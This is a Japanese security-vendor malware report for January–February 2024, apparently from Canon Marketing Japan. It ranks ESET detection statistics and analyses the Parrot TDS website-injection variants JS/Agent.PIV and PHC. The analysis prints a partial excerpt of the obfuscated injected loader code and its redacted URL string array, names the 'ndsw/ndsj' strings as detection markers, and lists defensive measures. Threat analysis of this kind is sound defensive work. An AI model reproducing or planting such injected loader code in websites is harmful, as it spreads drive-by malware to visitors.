2024年
1·2月
JAN / FEB

MALWARE REPORT

マルウェアレポート

国内のマルウェア検出状況を解説

キヤノンマーケティングジャパン株式会社

はじめに


「マルウェアレポート」は、キヤノンマーケティングジャパングループが運営する

「サイバーセキュリティラボ」が「ESET セキュリティソリューションシリーズ」の

マルウェア検出データを基に国内のマルウェア検出状況を分析し、まとめたレポートです。

2024 年 1 月･2 月マルウェア検出状況

2024 年 1 月（1 月 1 日～1 月 31 日）と 2 月（2 月 1 日～2 月 29 日）に ESET 製品が国内で検出したマルウェアの検出数の推移は、以下のとおりです。



国内マルウェア検出数*1の推移

(2023 年 1 月の全検出数を 100%として比較)

*1 検出数には PUA（Potentially Unwanted/Unsafe Application; 必ずしも悪意があるとは限らないが、コンピューターのパフォーマンスに悪影響を及ぼす可能性があるアプリケーション)を含めています。

2024 年 2 月の国内マルウェア検出数は、2023 年 12 月と比較して増加しました。
2024 年 1 月 2 月に検出されたマルウェアの内訳は以下のとおりです。

国内マルウェア検出数[*2] 上位（2024 年 1 月･2 月）

順位	マルウェア	割合	種別
1	JS/Adware.Terraclicks	18.1%	アドウェア
2	JS/Adware.Agent	17.3%	アドウェア
3	HTML/Phishing.Agent	17.0%	メールに添付された不正な HTML ファイル
4	JS/Adware.Sculinst	4.2%	アドウェア
5	JS/Agent	4.1%	不正な JavaScript の汎用検出名
6	DOC/Fraud	3.3%	詐欺サイトのリンクが埋め込まれた DOC ファイル
7	PDF/Phishing	2.1%	詐欺を目的とした不正な PDF ファイル
8	HTML/Fraud	1.6%	詐欺サイトのリンクが埋め込まれた HTML ファイル
9	MSIL/TrojanDownloader.Agent	1.0%	ダウンローダー
10	HTML/Phishing	1.0%	詐欺を目的とした不正な HTML ファイル

国内マルウェア検出数*2 上位（2024 年 1 月）

順位	マルウェア	割合	種別
1	JS/Adware.Agent	16.0%	アドウェア
2	HTML/Phishing.Agent	14.6%	メールに添付された不正な HTML ファイル
3	JS/Adware.TerraClicks	14.3%	アドウェア
4	JS/Adware.Sculinst	5.5%	アドウェア
5	JS/Agent	4.3%	不正な JavaScript の汎用検出名
6	HTML/Fraud	2.8%	詐欺サイトのリンクが埋め込まれた HTML ファイル
7	DOC/Fraud	2.3%	詐欺サイトのリンクが埋め込まれた DOC ファイル
8	PDF/Phishing	1.4%	詐欺を目的とした不正な PDF ファイル
9	Win64/Riskware.PEMalform	1.1%	ブラウザーハイジャッカー
10	JS/ScrInject	0.9%	不正な JavaScript の汎用検出名

国内マルウェア検出数*2 上位（2024 年 2 月）


順位	マルウェア	割合	種別
1	JS/Adware.TerraClicks	20.8%	アドウェア
2	HTML/Phishing.Agent	18.7%	メールに添付された不正な HTML ファイル
3	JS/Adware.Agent	18.3%	アドウェア
4	DOC/Fraud	4.0%	詐欺サイトのリンクが埋め込まれた DOC ファイル
5	JS/Agent	3.9%	不正な JavaScript の汎用検出名
6	JS/Adware.Sculinst	3.3%	アドウェア
7	PDF/Phishing	2.6%	詐欺を目的とした不正な PDF ファイル
8	MSIL/TrojanDownloader.Agent	1.4%	ダウンローダー
9	HTML/Phishing	1.2%	詐欺を目的とした不正な HTML ファイル
10	HTML/Fraud	0.7%	詐欺サイトのリンクが埋め込まれた HTML ファイル

*2 本表には PUA を含めていません。

1 月と 2 月に国内で最も多く検出されたマルウェアは、JS/Adware.TerraClicks でした。
JS/Adware.TerraClicks は、悪意のある広告を表示させるアドウェアの検出名です。Web サイト閲覧時に実行されます。


・検出数が増加した JS/Agent

2024 年 1 月 2 月は、2023 年 12 月と比較して JS/Agent の検出数が増加しました。JS/Agent は、不正な JavaScript の汎用検出名です。汎用検出名であるため検出される JavaScript は多岐に渡り、攻撃者が用意した通信先へのリダイレクトや通信先から別のマルウェアのダウンロードをおこなう JavaScript を確認しています。統計を見ると、1 月 2 月を合わせた検出数 TOP10 において検出数第 5 位となっており、1 月と 2 月それぞれの TOP10 でも検出数第 5 位に入っています。2023 年 1 月から 2024 年 2 月までの検出数推移は以下のとおりです。



JS/Agent の検出数月別推移（2023 年～2024 年、国内）
※2023 年 1 月の検出数を 100%として比較

JS/Agent の検出数は、ピークを迎えた 2023 年 10 月以降減少傾向にありましたが、2024 年に入り再び増加しています。2023 年における JS/Agent については、2023 年サイバーセキュリティレポートの第 1 章や ESET 脅威レポート 2023 年下半期版（2023 年 6 月～11 月）で紹介しています。
汎用検出名である JS/Agent のうち 2024 年 1 月 2 月に多数検出されたのは、亜種である「JS/Agent.PIV」「JS/Agent.PHC」でした。この 2 つの検出数を合算すると、2024 年 1 月 2 月に検出された JS/Agent の半数を超えています。



JS/Agent の亜種検出数内訳（2024 年 1 月 2 月、国内）

ここからは、JS/Agent.PIV と JS/Agent.PHC がどのような脅威であるかを紹介します。

･JS/Agent の亜種「JS/Agent.PIV」「JS/Agent.PHC」について

JS/Agent.PIV と JS/Agent.PHC は、攻撃者が用意した通信先へリダイレクトさせる、あるいは別のマルウェアをダウンロードする JavaScript です。正規の JavaScript が改ざんされた Web サイトにアクセスした際に検出さ

れます。 JS/Agent.PIV や JS/Agent.PHC の設置における Web サイト改ざんには特徴があり、改ざん部分に「(ndsw == undefined)」や「(ndsj == undefined)」という文字列が含まれています。改ざんされた JavaScript にアクセスすると攻撃者の用意した通信先へリダイレクトされます。多数の JavaScript を改ざんすることによって、Web サーバーでマルウェアの配布を行うインフラを形成しています。

このインフラは、Parrot TDS（Traffic Direction System）と呼ばれています [2)]。Parrot TDS は、ソフトウェアの偽のアップデートを装ったマルウェア FAKEUPDATE（別名：SocGholish）の配布キャンペーンに悪用されたことが確認されています。

JS/Agent.PIV の検体の 1 つを見ていきます。JS/Agent.PIV は、改ざんされた JavaScript です。改ざん時に追加されたコードは以下のとおりです。

改ざん時に追加されたコードの一部

```
if (typeof ndsw === "undefined") {
    (function (n, t) {
        var r = { I: 175, h: 176, H: 154, X: "0x95", J: 177, d: 142 }, a = x, e = n();
            while (!![]) {
                try {
                    var i = parseInt(a(r.I)) / 1 + -parseInt(a(r.h)) / 2 + parseInt(a(170)) / 3 + -parseInt(a("0x87")) / 4 + parseInt(a(r.H)) / 5
                    * (parseInt(a(r.X)) / 6) + parseInt(a(r.J)) / 7 * (parseInt(a(r.d)) / 8) + -parseInt(a(147)) / 9;
                    if (i === t) break;
                    else e["push"](e["shift"]()) }
                catch (n) { e["push"](e["shift"]()) }
            }
    })(A, 556958);
    var ndsw = true,
        HttpClient = function () {
            var n = { I: "0xa5" }, t = { I: "0x89", h: "0xa2", H: "0x8a" }, r = x;
            this[r(n.I)] = function (n, a) {
                var e = { I: 153, h: "0xa1", H: "0x8d" },
                x = r,
                i = new XMLHttpRequest;
                i[x(t.I) + x(159) + x("0x91") + x(132) + "ge"] = function () {
                    var n = x;
                    if (i[n("0x8c") + n(174) + "te"] == 4 && i[n(e.I) + "us"] == 200) a(i[n("0xa7") + n(e.h) + n(e.H)]) }, i[x(t.h)](x(150), n, !![]), i[x(t.H)](null) }
        },
```

変数と数値を対応させている

JS/Agent.PIV に書かれていたコードの一部

この検体では難読化が行われており、配列から文字列を抽出して繋げることで意味のある文字列を生成しています。配列から文字列を取り出す際は、コード内の変数に対応する数値を計算して利用しています。生成される文字列の中には、攻撃者が用意した URL があることを確認しています。

```
var n = ["send", "refe", "read", "Text", "6312jziiQi", "ww.", "rand", "tate", "xOf", "10048347yBPMyU", "toSt", "4950sHYDTB", "GET", "www.", "//[redacted]net/wp-includ
```

単語や単語の一部

通信先と見られるURL

文字列が格納された変数

変数に格納されていた URL は、JavaScript をダウンロードするものでした。ダウンロードされる JavaScript の動作は特定できていませんが、マルウェアのダウンロードや情報窃取などを行う可能性があります。

・対策について

JS/Agent.PIV や JS/Agent.PHC は、正規の JavaScript が改ざんされたものです。
対策としては、サーバー管理者とユーザーで大きく分かれます。

1．サーバー管理者

- Web サイト構築に利用している CMS やプラグインなどのツールを最新の状態に保つ
- CMS の管理者権限を適切に管理し、管理者パスワードを強固なものに設定する
- 脆弱性情報を収集し、迅速にセキュリティパッチを適応する
- WAF を導入し、検出ルールを改善し続ける
- 新たな脅威や潜在的な脅威に備えるためにペネトレーションテストを実施する
- Web ブラウジング中に遭遇する脅威について組織内へ情報共有する

2．ユーザー

- Web ブラウザー、OS やセキュリティ製品を最新の状態に保つ
- セキュリティ製品が提供しているセキュアブラウザー機能を活用する
- Web ブラウザーからの警告を不用意に許可しない
- Web ブラウジング中に遭遇する脅威への感染方法を知る

2024 年 1 月 2 月では、多数の JS/Agent を検出しました。このような脅威の被害に遭わないためにも、本レポートで紹介した管理者/ユーザーごとの対策を実施してください。
また、セキュリティベンダーや機関による注意喚起を収集し、組織内で共有を行ってください。

■常日頃からリスク軽減するための対策について
各記事でご案内しているようなリスク軽減の対策をご案内いたします。下記の対策を実施してください。

1．セキュリティ製品の適切な利用

1-1. ESET 製品の検出エンジン（ウイルス定義データベース）をアップデートする

ESET 製品では、次々と発生する新たなマルウェアなどに対して逐次対応しています。最新の脅威に対応できるよう、検出エンジン（ウイルス定義データベース）を最新の状態にアップデートしてください。

1-2. 複数の層で守る

1 つの対策に頼りすぎることなく、エンドポイントやゲートウェイなど複数の層で守ることが重要です。

２．脆弱性への対応

2-1. セキュリティパッチを適用する

マルウェアの多くは、OS に含まれる「脆弱性」を利用してコンピューターに感染します。「Windows Update」などの OS のアップデートを行ってください。また、マルウェアの多くが狙う「脆弱性」は、Office 製品、Adobe Reader などのアプリケーションにも含まれています。各種アプリケーションのアップデートを行ってください。

2-2. 脆弱性診断を活用する

より強固なセキュリティを実現するためにも、脆弱性診断製品やサービスを活用していきましょう。

３．セキュリティ教育と体制構築

3-1. 脅威が存在することを知る

「セキュリティ上の最大のリスクは“人”だ」とも言われています。知らないことに対して備えることができる人は多くありませんが、知っていることには多くの人が「危険だ」と気づくことができます。

3-2. インシデント発生時の対応を明確化する

インシデント発生時の対応を明確化しておくことも、有効な対策です。何から対処すればいいのか、何を優先して守るのか、インシデント発生時の対応を明確にすることで、万が一の事態が発生した時にも、慌てずに対処することができます。

４．情報収集と情報共有

4-1. 情報収集

最新の脅威に対抗するためには、日々の情報収集が欠かせません。弊社を始め、各企業・団体から発信されるセキュリティに関する情報に目を向けましょう。

4-2. 情報共有

同じ業種・業界の企業は、同じ攻撃者グループに狙われる可能性が高いと考えられます。同じ攻撃者グループの場合、同じマルウェアや戦略が使われる可能性が高いと考えられます。分野ごとの ISAC（Information Sharing and Analysis Center）における情報共有は特に効果的です。

※ESET は、ESET, spol. s r.o.の登録商標です。Windows は、米国 Microsoft Corporation の、米国、日本およびその他の国における登録商標または商標です。

引用･出典元

1) ESET 脅威レポート 2023 年下半期版（2023 年 6 月～11 月）を公開 ～AI をテーマとした攻撃、世界的に大きな影響を与えるインシデントが発生～| ESET
https://www.eset.com/jp/blog/threat-report/2023-h2/
2) Parrot TDS takes over web servers and threatens millions | DECODED avast.io
https://decoded.avast.io/janrubin/parrot-tds-takes-over-web-servers-and-threatens-millions/
3) Parrot TDS: 持続的で進化するマルウェア キャンペーン | Palo Alto Unit42
https://unit42.paloaltonetworks.jp/parrot-tds-javascript-evolution-analysis/
4) typeof - JavaScript - MDN Web Docs | Mozilla
https://developer.mozilla.org/ja/docs/Web/JavaScript/Reference/Operators/typeof

Canon

キヤノンマーケティングジャパン株式会社